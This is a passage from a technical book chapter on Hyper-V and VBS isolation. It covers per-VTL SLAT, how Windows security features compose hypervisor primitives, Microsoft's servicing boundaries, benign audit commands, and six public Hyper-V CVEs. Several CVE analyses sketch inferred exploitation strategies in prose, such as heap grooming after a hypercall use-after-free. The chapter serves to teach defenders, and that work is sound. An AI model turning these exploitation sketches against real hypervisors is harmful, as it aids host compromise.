> that tree either omits `G` or marks it inaccessible. The CPU raises an EPT/NPT violation before retiring the load. When VTL1 is active, the hypervisor selects the VTL1 SLAT tree, where `G` is present. Same guest-physical address, different second translation, different authority.



The first walk is not the gate — VTL0 controls its own page tables and reaches G. The second walk is: same guest-physical address G, a different hypervisor-owned SLAT tree per VTL, a different authority. No Ring-0 `mov` sequence can defeat a hardware page-table walk VTL0 cannot influence.

Figure 9.2: The per-VTL SLAT double walk for one guest-physical page G. The first walk through the guest's own page tables (virtual address to guest-physical) succeeds for both a VTL0 kernel load and a VTL1 access (VTL0 can even forge a PTE to G) but the decisive second walk is the hypervisor-owned SLAT: VTL0's tree omits G, so the CPU raises an EPT/NPT violation before the load retires, while VTL1's tree maps G read-only to the one real frame. Same guest-physical address, two second translations, two authorities.

This is the architectural reason VTL0 kernel mode, even with full Ring-0 code execution, cannot read or execute VTL1 memory. The VTL0 page-table walker on a load from a VTL1-only page does not see the page at all; the SLAT walker on the host returns *no mapping*; the hardware MMU raises an EPT/NPT violation; the hypervisor handles the violation according to the VTL0 partition's intercept policy. In the security-relevant case, the hypervisor delivers an access-denied result to VTL0 and continues. There is no kernel-mode `mov` instruction sequence that can

defeat this, because the gating happens in hardware page-table walks that VTL0 kernel mode cannot influence.

Five surfaces. In the public record reviewed for this chapter, the exploitable Hyper-V boundary breaks since 2018 concentrate on two input-heavy surfaces: the hypercall ABI and device-emulation paths exposed through VMBus/root-partition services. The other three primitives (intercepts, SynIC, and per-VTL SLAT) remain the substrate on which VBS, HVCI, Credential Guard, and System Guard Secure Launch are built. That is a narrower and better-supported claim than "the primitives cannot fail": the primitives are code too, but the published failures cluster where untrusted structured input is parsed. We turn to those compositions next.

How Windows composes the five primitives

The hypervisor itself does not know anything about credentials, code signing, application allowlisting, or DMA protection. It knows about partitions, VTLs, intercepts, SLAT entries, and hypercalls. Each Windows security feature is built by *composing* those primitives in a specific way. The mapping is precise and worth walking, because it is what makes the substrate a *security* primitive rather than just a virtualization product [188].

HVCI / Memory Integrity. Hypervisor-Enforced Code Integrity, the subject of the Code Integrity chapter (Chapter 8), is the most consequential VBS feature on a per-byte basis: it changes Windows from a system that lets the kernel execute any signed driver to one where the kernel cannot execute *any* page until VTL1 has approved it. VTL1's code-integrity service inspects every kernel-mode page mapping change request before the SLAT entry that would make the page executable in VTL0 is granted. The W^X invariant (a single page can be writable or executable, but never both) is enforced not by NT kernel cooperation but by the per-VTL SLAT, exactly as the Memory and per-VTL SLAT primitive set out earlier. An NT-kernel attempt to mark a writable page executable becomes a memory-access intercept that VTL1's CI service evaluates [279]. The hypervisor primitives composed: per-VTL SLAT + memory-access intercepts + secure-call ABI.

> ◆ **DEFINITION — TRUSTLET** A Microsoft-signed user-mode process that runs inside VTL1's Isolated User Mode (IUM). The VBS Trustlets chapter (Chapter 7) owns the trustlet model: the dual-EKU loader gate and the inbox roster (`LSAISO.EXE`, `VMSP.EXE`, the vTPM provisioning trustlet). What matters here is

narrower: the hypervisor's per-VTL SLAT is what hides a trustlet's pages from VTL0 [310, 277].

Credential Guard. `LSAISO.EXE` (the LSA-Isolated trustlet) runs in VTL1 Isolated User Mode. Selected long-term secrets and derivation operations that LSASS used to expose in normal VTL0 memory are moved behind LSAISO in VTL1 memory that VTL0 cannot read. VTL0 LSASS still brokers authentication and can hold non-protected runtime material depending on protocol and configuration; it performs protected credential operations by sending a request to LSAISO over a secure-call channel mediated by the hypervisor's SynIC. LSAISO does the protected work and returns a result without mapping its private secret state into VTL0. This is why a Ring-0 attacker on a properly configured Credential Guard-enabled Windows install cannot simply dump the protected LSASS secrets from `lsass.exe`: the long-term material is not there in VTL0 [310, 87]. The hypervisor primitives composed: per-VTL SLAT (to hide LSAISO's memory) + SynIC (to deliver secure calls) + intercepts (to catch VTL0 attempts to access LSAISO memory). See the Credential Guard chapter (Chapter 15) for the VTL1 internals.

◆ **DEFINITION. SECURE CALL** The VTL0-to-VTL1 calling convention. A VTL0 caller fills in a shared parameter page, signals a SynIC interrupt configured for VTL transition, and yields. The hypervisor switches SLAT context to VTL1, delivers the message, and lets the Secure Kernel dispatch it via `IumInvokeSecureService` to a registered VTL1 service. On return, the hypervisor switches contexts back. The whole round-trip is mediated by hypervisor primitives the calling VTL cannot bypass [277].

Application Control (App Control for Business / WDAC). WDAC, the subject of the App Control chapter (Chapter 13), is a code-integrity policy system, not a magic VTL1 database. Policy files are deployed through documented Windows management channels and, depending on configuration, can be signed, locked, or enforced by UEFI/Secure Boot policy. The VBS-relevant part is narrower: when Memory Integrity / HVCI is enabled, kernel-mode code-integrity decisions and executable page transitions are protected by the VTL1 code-integrity path. User-mode WDAC enforcement still involves ordinary Windows loader and Code Integrity components; the hypervisor-backed value is that a compromised VTL0 kernel cannot simply patch the VTL1 CI decision path or mark arbitrary kernel pages executable behind its back [279]. The hypervisor primitives composed: per-VTL SLAT for the CI engine's protected state, memory-access intercepts for

executable mappings, and secure calls for policy decisions that must cross into the protected CI service.

VBS Enclaves. VBS enclaves are best understood as a documented application-facing use of the same isolation substrate, exposed through Windows enclave APIs rather than by letting arbitrary applications issue raw hypercalls. The application creates and loads enclave pages through the normal Windows API surface; the kernel and Secure Kernel arrange the protected VTL1 execution context; calls into the enclave cross a controlled transition boundary. The security property is memory isolation from VTL0, not that the application has become a hypervisor peer. The hypervisor primitives composed: per-VTL SLAT to hide enclave pages from VTL0, SynIC/secure-call machinery for transitions, and Secure Kernel policy for creation, measurement, invocation, and teardown.

System Guard Secure Launch (DRTM). Intel TXT's `SENTER` instruction (and AMD's `SKINIT` on AMD platforms) executes a hardware-rooted dynamic measurement of the hypervisor and the Secure Kernel into TPM PCRs 17-22 *after* firmware initialization [104]. This re-establishes the trust root post-firmware: a pre-boot firmware compromise that survived UEFI Secure Boot cannot silently poison the hypervisor's launch state without showing up as an unexpected measurement in a PCR that VTL1 can read. The hypervisor primitives composed: DRTM event registration with the hardware + TPM PCR extension + a VTL1-side attestation API. See the Secure Boot chapter (Chapter 1) for the static-RTM half of the same story.

Kernel DMA Protection. External devices over Thunderbolt, USB4, or hot-plug PCIe can issue DMA to arbitrary physical addresses, bypassing the CPU's MMU entirely. Kernel DMA Protection is a Windows policy and platform-coordination system: firmware must expose DMA-remapping hardware, the Windows kernel and Plug and Play stack classify external hot-plug devices and authorize driver-created DMA domains, and the Hyper-V/VBS platform participates in keeping the IOMMU state aligned with the protected-memory story [45]. The hypervisor-adjacent primitives composed: IOMMU-backed DMA remapping + Windows driver policy + early boot handoff from firmware.

The shape of the table is the point.

Feature	Composed primitives	Verbatim hypervisor mechanism
HVCI	per-VTL SLAT + memory-access intercepts + secure-call ABI	VTL1 vets each VTL0 page-mapping change before granting +X
Credential Guard	per-VTL SLAT + SynIC + intercepts	LSAISO trustlet memory absent from VTL0 SLAT mapping

Feature	Composed primitives	Verbatim hypervisor mechanism
WDAC (AppControl)	CI policy + VTL1-protected kernel CI path	VTL0 cannot patch the protected CI decision path or grant arbitrary kernel +X
VBS Enclaves	per-VTL SLAT + controlled enclave APIs	Enclave pages execute in a VTL1-protected context hidden from VTL0
System Guard Secure Launch	hardware DRTM (TXT/SKINIT) + TPM PCR extension	`SENTER` / `SKINIT` measures hypervisor into PCRs 17-22
Kernel DMA Protection	IOMMU-backed DMA remapping + Windows driver policy + firmware handoff	External-device DMA is denied until authorized remapping domains exist

> **What the hypervisor does not know.** The hypervisor knows nothing about NTLM hashes, Kerberos tickets, code-signing certificates, WDAC policy XML, or DMA-region authorization. Those policies live in Windows components above it: the Secure Kernel and trustlets for VTL1 secrets, Code Integrity and management policy for WDAC, and the kernel/driver stack for DMA authorization. The hypervisor provides the *mechanism* (isolated address spaces, controlled transitions, and protected mappings) that lets those policy engines make decisions without being patched by the caller they are judging. This separation lets the hypervisor binary stay small while Windows-side security features keep growing.

The pattern: each feature is a different *composition* of the same five primitives (partitions, hypercalls, intercepts, SynIC, per-VTL SLAT). The hypervisor is genuinely a primitive in the formal sense. A small set of mechanisms that compose into many security policies. If the hypervisor is the mechanism, the *boundary* the hypervisor enforces is the contract. Microsoft commits to servicing certain attacks against that boundary and explicitly excludes others. To know what we are getting, we need to read the contract.

The security boundary Microsoft commits to

The Microsoft Security Servicing Criteria for Windows is a public document. It enumerates which classes of attack Microsoft will issue a CVE and service through a security update for, and which it will not. For the hypervisor, the document is unusually specific [301].

The two relevant boundaries:

- **Hypervisor / virtualization boundary.** An L1-guest-to-host or guest-to-guest break is a serviced boundary. If a guest VM can execute code in the root partition or in another guest's address space, Microsoft will issue a CVE.
- **Virtual Secure Mode (VBS) boundary.** VTL0 kernel-mode code reading or writing VTL1 memory, or executing VTL1 code, is a serviced break. If a Ring-0 attacker in VTL0 can defeat the per-VTL SLAT, Microsoft will issue a CVE.

What the servicing criteria *does not* commit to is also worth naming. A same-VTL elevation of privilege inside a guest (a guest user becoming guest SYSTEM) is not a hypervisor break. It is a Windows EoP, serviced under the Windows kernel boundary, not the hypervisor boundary. A denial-of-service of the host from a guest is generally not a serviced hypervisor break unless it produces a memory corruption that an attacker can ride to RCE. An administrator in the root partition reading guest memory is not a break at all: the root partition is part of the hypervisor's TCB by definition, and root-partition admin is hypervisor-admin in the threat model.

The dollar figures for these boundaries are documented in the Microsoft Hyper-V Bounty Program [419]. The program ranges from $5,000 for the lowest-impact qualifying submission up to $250,000 for the highest. The eligibility language is verbatim:

> An eligible submission includes a Remote Code Execution (RCE) vulnerability in Microsoft Hyper-V that enables a L1 guest virtual machine to compromise the hypervisor, escape from the guest virtual machine to the host, or escape to another L1 guest virtual machine.: Microsoft Hyper-V Bounty Program [419]

$250,000 is the highest standing Hyper-V bounty figure this chapter found in a vendor-published hypervisor program. That is a deliberately narrow claim: it compares public standing program ceilings, not private bug-market prices, government purchases, or one-off contest prizes. KVM is a community project with no single vendor-paid standing pool of equivalent published size. Xen runs a public HackerOne program but does not advertise a $250,000 guest-to-host ceiling. Broadcom/VMware does not publish a standing ESXi bounty ceiling in the same form; public ESXi payouts often appear through Pwn2Own and similar contests, where ZDI sets the prize for that event.

▪ **SIDEBAR** Treat bounty calibration as weak evidence, not proof. A high ceiling says Microsoft believes guest-to-host RCE is worth buying and patching; it does not prove the boundary is secure. The stronger evidence is the combination of a published servicing criterion, a standing bounty, and a public CVE record that

> lets outside readers see which classes of bugs actually produce fixes [419, 301, 420].

The table is a calibration sidebar, not a like-for-like proof: the programs below differ in disclosure rules, funding model, contest-vs-standing payout, and whether their strongest claim is operational servicing or formal proof.

Vendor	Hypervisor	Published bounty	Ceiling	Servicing-criteria boundary published
Microsoft	Hyper-V / `hvix64.exe`	Yes	$250,000	Yes, verbatim language
Xen Project	Xen	Yes (HackerOne)	Lower, varies	Yes, security policy
KVM	KVM (community)	No standing program	:	No vendor-published criteria
Broadcom/ VMware	ESXi	No standing public bounty	:	Vendor advisories per CVE
seL4 Project	seL4	No (proof-rooted argument)	:	Functional-correctness proof [421]

The seL4 row is included because seL4 is the only hypervisor in the table whose claim to a security boundary is *mathematical* rather than operational. seL4 ships approximately ten thousand lines of C and assembly with a machine-checked proof of functional correctness against a higher-level specification. The proof took roughly twenty-five person-years and covers a microkernel that does not by itself ship the full surface area of Hyper-V. The Microsoft hypervisor is unverified at the previously noted 100,000-200,000-line estimate, an order of magnitude larger; its security argument is operational (a small TCB, heavy fuzzing, a standing bounty, public servicing) rather than mathematical.

A serviced boundary is a contract. Contracts are not promises; they are obligations that come due when an attacker finds a way around them. To see what the contract has actually had to pay out, we read the public CVE record.

Verify it yourself (documented)

This chapter has no captured lab evidence. The following blocks are deliberately **DOCUMENTED**: real commands a reader can run, with expected shapes and value

meanings taken from Microsoft documentation and from the source material, not captured on our lab VM. That is the honest evidence level for this chapter.

Microsoft Learn, `BCDEdit /set` hypervisor settings; not captured on our lab VM

```
Windows Boot Loader
-------------------
identifier              {current}
...
hypervisorlaunchtype    Auto
```

reproduce `bcdedit /enum {current}`

`hypervisorlaunchtype Auto` is the boot-entry setting that permits the Windows hypervisor to launch. `Off` is the opt-out state. The important audit detail is not merely that the line exists; it is that no VBS-disabling load options accompany it.

Microsoft Learn, `Win32_DeviceGuard`; not captured on our lab VM

```
AvailableSecurityProperties         : {1, 2, 3, 5, 6, 7}
RequiredSecurityProperties          : {1, 2}
SecurityServicesConfigured          : {1, 2}
SecurityServicesRunning             : {1, 2}
VirtualizationBasedSecurityStatus   : 2

Documented meanings:
1 = hypervisor support; 2 = Secure Boot; 3 = DMA protection;
5 = NX protections; 6 = SMM mitigations; 7 = MBEC/GMET.
SecurityServicesRunning: 1 = Credential Guard; 2 = memory
  integrity.
VirtualizationBasedSecurityStatus: 2 = VBS enabled and running.
```

reproduce `Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard | Select-Object AvailableSecurityProperties,RequiredSecurityProperties,SecurityServicesConfigured,SecurityServicesRunning,VirtualizationBasedSecurityStatus`

The exact array varies by hardware and policy. The point of the surface is that it separates hardware eligibility (`AvailableSecurityProperties`) from policy requirement (`RequiredSecurityProperties`) and from runtime state (`SecurityServicesRunning`, `VirtualizationBasedSecurityStatus`).

Microsoft Learn, Hyper-V installation requirements and `systeminfo`; not captured on our lab VM

```
Hyper-V Requirements:      VM Monitor Mode Extensions: Yes
                           Virtualization Enabled In Firmware: Yes
                           Second Level Address Translation: Yes
                           Data Execution Prevention Available:
  Yes

When a hypervisor is already running, Windows may instead report:
Hyper-V Requirements:      A hypervisor has been detected.
  Features required for Hyper-V will not be displayed.
```

reproduce `systeminfo`

This is the coarse hardware gate: VM monitor extensions, firmware virtualization, SLAT, and DEP. It tells you whether the machine can host the boundary. It does not, by itself, prove that VBS services are running.

Microsoft Learn, `Get-ComputerInfo` Windows-only cmdlet plus Hyper-V requirement surface; not captured on our lab VM

```
HyperVisorPresent                                 : True
HyperVRequirementDataExecutionPreventionAvailable : True
HyperVRequirementSecondLevelAddressTranslation    : True
HyperVRequirementVirtualizationFirmwareEnabled    : True
HyperVRequirementVMMonitorModeExtensions          : True
```

reproduce `Get-ComputerInfo -Property HyperV*`

`HyperVisorPresent` is the useful quick check: the hypervisor is actually present. The `HyperVRequirement*` fields are eligibility checks. In adversarial conditions, corroborate this with `Win32_DeviceGuard` and boot-time events; any VTL0-reported surface can be lied about by a VTL0 kernel attacker.

Where this link breaks. six worked CVEs across three classes

We do not need an exhaustive Hyper-V CVE catalog to understand the boundary's real shape. Six worked examples, drawn from three distinct attack classes, cover the public failure modes that matter for this chapter: root-partition device emulation, hypercall input validation, and VTL0-to-VTL1 secure-call dispatch. We walk them in order.

Class A: Device emulation in the root partition

CVE-2021-28476 (vmswitch.sys, May 2021, CVSS 9.9). Discovered by Ophir Harpaz at Guardicore Labs and Peleg Hadar at SafeBreach Labs using Guardicore's `hAFL1` hypervisor fuzzer, this was a guest-controlled `OID_SWITCH_NIC_REQUEST` OID parameter passed to the host-side `vmswitch.sys` driver. The driver dereferenced an attacker-influenced object pointer; the host kernel performed an arbitrary pointer dereference, which MSRC rated as guest-to-host RCE in the root partition's kernel mode (the demonstrated primitive was an arbitrary host-kernel read/dereference). The CVSS 9.9 score (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H) reflects guest-to-host RCE with Azure-scale blast radius: the bug was reachable from the vmswitch driver shipped in Windows builds well before the May 2021 patch, per the Guardicore Labs technical analysis [422]. The bug is the canonical anchor for "device emulation in the root partition is the largest Hyper-V attack surface."

CVE-2025-21333 (NT Kernel Integration VSP, January 2025, CWE-122). The first publicly-acknowledged in-the-wild exploited Hyper-V CVE, and a useful boundary lesson precisely because it is *not* a guest-to-host escape. It is a local elevation of privilege (CVSS 7.8, AV:L) in `vkrnlintvsp.sys`, the Hyper-V NT Kernel Integration VSP that ties the Windows kernel-mode container architecture to Hyper-V's VSP/VSC pattern. A low-privilege caller in a confined context (for example a Windows Sandbox / AppContainer silo) triggers a heap-based buffer overflow in the host-side VSP and, through an I/O-ring primitive, escalates to SYSTEM on the host [423]. By the chapter's own taxonomy this is a Windows kernel elevation serviced under the Windows boundary, not a hypervisor break; it earns its place here as the first such bug found exploited in the wild (CISA KEV), not as a guest escape.

Class B: The hypercall input-validation path

Class B is the one a reader should slow down for, because it is the class where the guest is no longer merely feeding packets to a root-partition driver. It is invoking the hypervisor's own ABI. Public advisories for the 2024 Class-B bugs do not publish Microsoft source, vulnerable function names, or exploit traces. The worked examples below therefore use only three kinds of evidence: the TLFS hypercall contract, the NVD/MSRC metadata and CWE labels, and the invariant every hypercall handler must satisfy. Where a mechanism is reconstructed from those public facts rather than named by Microsoft, the text says so.

The call path is fixed. A guest writes the hypercall input value in `rcx`, places either inline parameters or GPA pointers in `rdx`/`r8`, executes `vmcall` or `vmmcall`, and

enters the common hypervisor dispatch path. The dispatcher decodes the low 16-bit call code, validates the control word (`Fast`, variable-header size, rep count, rep start), maps any guest-physical input page into a hypervisor-readable window, copies or pins the relevant bytes, calls the per-code handler, writes output, unmaps/unpins transient mappings, and resumes the guest. The object-lifetime rule is equally fixed: any object derived from guest state (a mapped parameter page, a partition object, a VP object, a message port, a file-operation context, a continuation for a repeated hypercall) must remain valid for exactly the interval in which the handler can dereference it, and it must not trust guest memory after validation unless that memory is copied or pinned.

CVE-2024-21407 (Hyper-V hypercall UAF, March 2024, CVSS 8.1, CWE-416). This is the clean lifetime example. The publicly documented part identifies a use-after-free in the hypervisor binary (`hvix64.exe` / `hvax64.exe`) and describes specially crafted hypercalls [418]. The inferred exploit shape to reason about is a two-phase object: a hypercall creates or looks up an operation context, associates guest-supplied state with it, and later completes, cancels, or retries that operation. A safe handler has to maintain a reference while any completion path, retry path, or output-copy path can still touch the context. A UAF means one of those paths dropped the last reference too early, then continued to dereference a stale pointer. The inferred attacker shape is not mystical: issue hypercalls that force the context through an unusual error/cancel/rep-start sequence; reclaim or influence the freed allocation with another hypervisor allocation of compatible size; then cause the stale path to read a field, write through a pointer, or call through a vtable-like dispatch slot. In that inferred shape, the exploitability hinge is object reuse. If the freed bytes are still allocator poison, the host crashes. If the attacker can groom the hypervisor heap so the same address now contains attacker-shaped data, the stale dereference becomes host-code execution. That is why CWE-416 is more informative here than the phrase "RCE": the boundary failed because a hypervisor-owned object's lifetime no longer dominated every call path that could use it.

CVE-2024-30092 (Hyper-V RCE, October 2024, CWE-20 + CWE-829). This advisory is less generous with mechanism, so the honest worked example is a validation-boundary reconstruction, not a claim about a named private function. The publicly documented labels are CWE-20 and CWE-829: an input accepted from the guest was not sufficiently validated, and trusted code incorporated functionality or behavior from an untrusted control sphere [424]. As an inferred exploit shape in a hypercall handler, that combination usually means the guest supplied not merely data but a selector, descriptor, GPA, length, feature bit, or continuation

state that changed which trusted code path ran. The safe pattern is: decode the call code; reject reserved bits; bound `Rep Count`; verify variable-header length; translate guest physical addresses only through the caller's partition; copy the descriptor to hypervisor-owned memory; validate every embedded length and offset against that copied descriptor; then dispatch only to operations the caller's partition is allowed to request. The failure pattern is: validate the outer header, then let an inner guest-controlled field select an implementation path, an imported helper, or a nested object type before proving that field belongs to the trusted grammar. The object-lifetime version is a descriptor-lifetime bug: the "object" is not necessarily heap memory; it can be a validated interpretation of guest bytes. If the handler validates bytes under interpretation A, then later reuses the same bytes under interpretation B, the validation object has expired even though no allocation was freed. CVE-2024-30092 belongs in Class B because the attacker crosses the boundary at the hypercall ABI, and the bug class says the ABI parser let guest-controlled meaning survive too far into trusted execution.

CVE-2024-49117 (Hyper-V RCE, December 2024, CVSS 8.8, CWE-393 in public vulnerability databases). This one is best read as a status-lifetime example, explicitly inferred from the public CWE rather than from a Microsoft-published root-cause trace. CWE-393, "Return of Wrong Status Code," is easy to underrate because it sounds like a bookkeeping mistake. In a hypervisor, status is authority. A handler commonly performs a sequence like: map input page; validate header; acquire partition/VP object; perform operation; copy output; release objects; return a hypercall status. Downstream cleanup and the guest-visible continuation path both branch on that status. If a failure path returns success, later code can consume uninitialized output, commit a partially initialized object, or skip cleanup because it believes ownership transferred. If a success path returns a retry/failure status, the dispatcher may free or roll back an object that another path will still use. The object lifetime is therefore encoded in the status code. A wrong status can turn a valid reference into a dangling one, or keep an invalid object reachable across the next repeated hypercall. The inferred worked exploit shape is: craft a request that reaches a rare validation or resource-exhaustion branch; force the handler to return the status for the wrong ownership state; then make a follow-up hypercall that exercises the mismatched state machine. The public advisory does not tell us which object was mismatched. It tells us enough to identify the systems lesson: in the hypercall ABI, status values are not cosmetics; they are the state machine that decides who owns each object after the call returns [425].

The three Class-B bugs are different on the surface (freed memory, improper validation plus untrusted control, wrong status) but the invariant they violate is the same. A hypercall handler must convert untrusted guest state into hypervisor-owned state exactly once, attach a lifetime to that state, and make every later branch prove it is still operating inside that lifetime. The moment guest bytes can be reinterpreted, an object can outlive its reference, or a status code can lie about ownership, the "small" hypervisor TCB has the same bug class as any other parser.

Class C: VTL0-to-VTL1 (the VBS break, not the hypervisor break)

CVE-2020-0917 and CVE-2020-0918: Amar and King, Black Hat USA 2020. Saar Amar and Daniel King's "Breaking VSM by Attacking SecureKernel" disclosed two paired vulnerabilities discovered with their Hyperseed hypercall fuzzer retargeted at `securekernel!IumInvokeSecureService`, the secure-call entry point. Vulnerability #1 (which maps to CVE-2020-0917) is an *out-of-bounds write* in `securekernel!SkmmObtainHotPatchUndoTable`, the function that parses the hot-patch undo table at secure-call invocation time.

> ▪ **SIDEBAR** The Black Hat USA 2020 deck (verified via pdftotext at the canonical MSRC-Security-Research GitHub URL) explicitly labels Vulnerability #1 as **OOB Write**, in slides titled "The Vulnerable Function" and "The OOB" in the "Hardening SK" section [295]. Several secondary writeups across the web have transcribed the bug class as "OOB read," which is incorrect; the deck itself is the primary source and says write. The functions involved are also commonly conflated: `IumInvokeSecureService` is the secure-call dispatcher Hyperseed retargets to reach the buggy code; the actual bug is in `SkmmObtainHotPatchUndoTable`. The NVD entries for both CVEs are tracked as CWE-269 (Improper Privilege Management). Vulnerability #2 (CVE-2020-0918) is a design flaw in `SkmmUnmapMdl` that lets VTL0 pass a fully attacker-controlled Memory Descriptor List to `SkmiReleaseUnknownPTEs`.

The Microsoft response is documented end-to-end in the same deck: the Secure Kernel pool was migrated to segment heap in mid-2019, four W+X regions were reduced to +X only, and `SkpgContext` (a HyperGuard equivalent for Secure Kernel) was introduced.

This is a different failure class than vmswitch RCE: not guest-to-host, but VTL0-to-VTL1. A Secure Kernel break reached through the hypervisor's secure-call dispatch from a privileged VTL0 attacker. Microsoft services it under the VBS / VSM boundary in the servicing criteria document, even though no guest VM is involved.

> **KEY IDEA** In the public record reviewed here, the meaningful Hyper-V/VBS boundary breaks since 2018 cluster in three narrow code paths: device emulation, hypercall input validation, or VTL0-to-VTL1 secure-call dispatch. That is an empirical observation, not a proof that intercepts, SynIC, or per-VTL SLAT can never have implementation bugs.

The Pwn2Own dimension

Through Pwn2Own Berlin 2025, no public live Hyper-V guest-to-host escape has been demonstrated at Pwn2Own. The cross-vendor analog (and the industry's best calibration of how hard a hypervisor escape is to find when a researcher has a public dollar incentive and a deadline) is the first-ever ESXi escape in Pwn2Own history, executed by Nguyen Hoang Thach of STAR Labs SG on Day Two (May 16, 2025) using a single integer overflow vulnerability (the affected subsystem and full mechanism were withheld pending the vendor patch). The award was $150,000 plus 15 Master of Pwn points; STAR Labs went on to win overall Master of Pwn for the competition with $320,000 across three days [420].

The full mechanism was not disclosed within the coordinated-disclosure window, but the exploit class is structurally the same as the vmswitch family: structured, attacker-shaped input parsed by a host-side component that then corrupts host memory, just landed in a different vendor's device-emulation path.

CVE	Class	Year	CVSS	Location	Source
CVE-2021-28476	A: device emulation	2021	9.9	`vmswitch.sys` (root partition)	[422]
CVE-2025-21333	A: device emulation	2025	7.8	NT Kernel Integration VSP (root partition)	[423]
CVE-2024-21407	B: hypercall path	2024	8.1	`hvix64.exe` / `hvax64.exe` (hypervisor binary)	[418]
CVE-2024-30092	B: hypercall path	2024	7.5	Hyper-V hypercall validation	[424]
CVE-2024-49117	B: hypercall path	2024	8.8	Hyper-V hypercall validation	[425]
CVE-2020-0917/0918	C: VTL0-to-VTL1	2020	6.8 (per MSRC)	`securekernel.exe` (VTL1, reached via secure call)	[295]

▶ **WALKTHROUGH — LOCATING A BOUNDARY FAILURE** Given a new Hyper-V CVE, classify it by the first trusted parser that consumes attacker-shaped input. If the input is an Ethernet frame, storage command, integration-service message, or synthetic-device request consumed by a root-partition VSP such as `vmswitch.sys`, the failure is Class A: the guest escaped through device emulation beside the hypervisor. If the first trusted parser is the hypervisor dispatcher itself (`rcx` call code, `rdx`/`r8` GPA pages, repeated-call state, partition/VP handles), the failure is Class B: the guest reached `hvix64.exe` / `hvax64.exe` through the hypercall ABI. If the attacker already controls VTL0 kernel mode and the first trusted parser is `securekernel.exe` receiving a secure call through `IumInvokeSecureService`, the failure is Class C: a VBS boundary break, not an L1-guest-to-host escape. This classification keeps the lesson precise. The failures cluster on input parsers and state machines, not on the abstract idea of SLAT or SynIC.

This is the third insight the chapter is built around. The reader's prior model may have been "hypervisors fail in mysterious, deep ways; the boundary is fragile in unknown places." The better model is narrower: the public, documented examples reviewed here live in three code paths: root-partition device emulation, hypercall input validation, and VTL0-to-VTL1 secure-call dispatch. The narrowness of the failure space is evidence for the micro-kernelized design, but it is not a theorem. A future SynIC or SLAT-management bug would still be a hypervisor bug. The claim is empirical and dated: in the public record this chapter cites, attacker-shaped structured input is where the boundary has paid out.

Six worked examples; three classes; one boundary; an unflinching public record. The boundary is alive: Microsoft publishes and services real Hyper-V/VBS boundary CVEs rather than pretending the layer is perfect. The examples above live on inputs the hypervisor or its trusted Windows-side components are supposed to control. The interesting question is what lives in places they do not control.

Where this link breaks: Beneath, beside, and around

The hypervisor enforces two clean, serviced boundaries against code above it: VTL0 cannot read VTL1 inside the root partition, and an L1 child guest cannot cross into the root partition or another guest. It cannot, by construction, enforce anything against what lives *below* or *beside* it. Three structural classes of residual attack matter. We walk each.

Firmware below the hypervisor

System Management Mode (SMM), the UEFI runtime, the platform Manageability Engine (Intel ME), and the AMD Platform Security Processor (PSP) all sit outside the hypervisor's authority for at least part of the machine's life. SMM is the cleanest example. An SMI interrupts all cores, saves processor state into SMRAM, and runs OEM firmware code in a mode whose memory access is not mediated by the guest's page tables or by VTL policy. If SMRAM protections are wrong, or if an SMI handler copies attacker-controlled buffers without correct bounds checks, SMM code can read or write the same DRAM that contains the hypervisor. From the hypervisor's point of view, SMM is not a lower-privileged caller. It is platform firmware arriving from underneath.

System Guard Secure Launch is Microsoft's answer to one half of that problem: launch integrity. Static Secure Boot measures and verifies a boot chain that firmware helped start. DRTM deliberately starts later. Intel TXT `SENTER` or AMD `SKINIT` invokes a CPU-vendor authenticated code module, quiesces the machine into a measured launch environment, establishes protected launch state, and extends TPM PCRs 17-22 with measurements of the late-launch components before handing control to the hypervisor and Secure Kernel [104, 188]. The PCR detail matters. PCR extension is append-only: `PCRnew = Hash(PCRold || measurement)`. A compromised pre-boot component cannot simply write a preferred value into PCR 17 after the fact. Remote attestation can therefore distinguish "this measured hypervisor launched through the DRTM path" from "some earlier firmware path claimed it did."

DRTM does not make firmware disappear. It narrows what a pre-launch compromise can hide. Post-launch SMM remains residual because SMIs can arrive after the hypervisor is running. Microsoft's SMM protection work tries to constrain that residual by requiring compatible hardware, using IOMMU and memory protections around SMM ranges, and reporting SMM mitigation availability through Device Guard / System Information surfaces [104]. The remaining hard cases are platform-specific: an OEM SMI handler that can still be triggered by the OS; a firmware update path that installs vulnerable SMM code; a board that lacks Secure Launch support; or a management engine/PSP issue below the CPU-visible launch chain. None of those is "Hyper-V failed to enforce SLAT." They are cases where the thing attacking Hyper-V was never inside the hierarchy Hyper-V controls.

Hardware side channels

SLAT answers the architectural question: can VTL0 translate this address to that physical page with this permission? Side channels ask a different question: did transient execution, cache fill, predictor training, fill-buffer forwarding, or a stale TLB entry leave a measurable trace of data the architecture says should be inaccessible? Spectre mistrains control flow so transient instructions touch data-dependent cache lines. Meltdown-class bugs let faulting loads transiently forward data before the architectural fault retires. L1TF abused terminal-fault behavior to infer data from L1D. MDS sampled internal buffers. Retbleed revived branch-target mistraining across return paths. These attacks do not require the hypervisor to map VTL1 memory into VTL0. They exploit CPU implementation state that sits below the permission check's architectural contract.

For Hyper-V and VBS, the important detail is scheduling and sharing. Two VTLs or two partitions may share a physical core over time, share branch predictors, share caches, or share simultaneous-multithreading sibling resources. A perfect SLAT policy can still leave a pattern: "after VTL1 ran, this cache set is hot" or "after the host handled this hypercall, this predictor entry changed." The mitigation playbook therefore lives partly in the hypervisor scheduler and partly in CPU microcode: flush or partition predictor state on sensitive transitions, use IBRS/STIBP/retpolines where appropriate, avoid scheduling hostile SMT siblings for high-risk workloads, clear L1D on VM entry/exit for L1TF-class issues, and use Kernel Virtual Address Shadow for Meltdown-class kernel/user separation. HyperClear was Microsoft's Hyper-V-specific L1TF mitigation family: on affected Intel processors, it combined core scheduling and cache-clearing so a guest could not sample stale L1D data from another security domain.

The residual is not "Microsoft forgot a mitigation." It is that software mitigations are fences around implementation behavior, not proofs about it. Each new CPU family changes predictor structures, buffer forwarding, SMT behavior, and microcode semantics. Confidential-computing systems such as Intel TDX and AMD SEV-SNP improve the trust model by encrypting guest memory and reducing hypervisor visibility, but they do not claim universal resistance to Spectre-class leakage. VBS is in the same position. It can ensure VTL0 lacks an architectural mapping to VTL1 secrets; it cannot, by software alone, prove the processor never encodes a bit of those secrets into timing.

IOMMU and DMA bypass

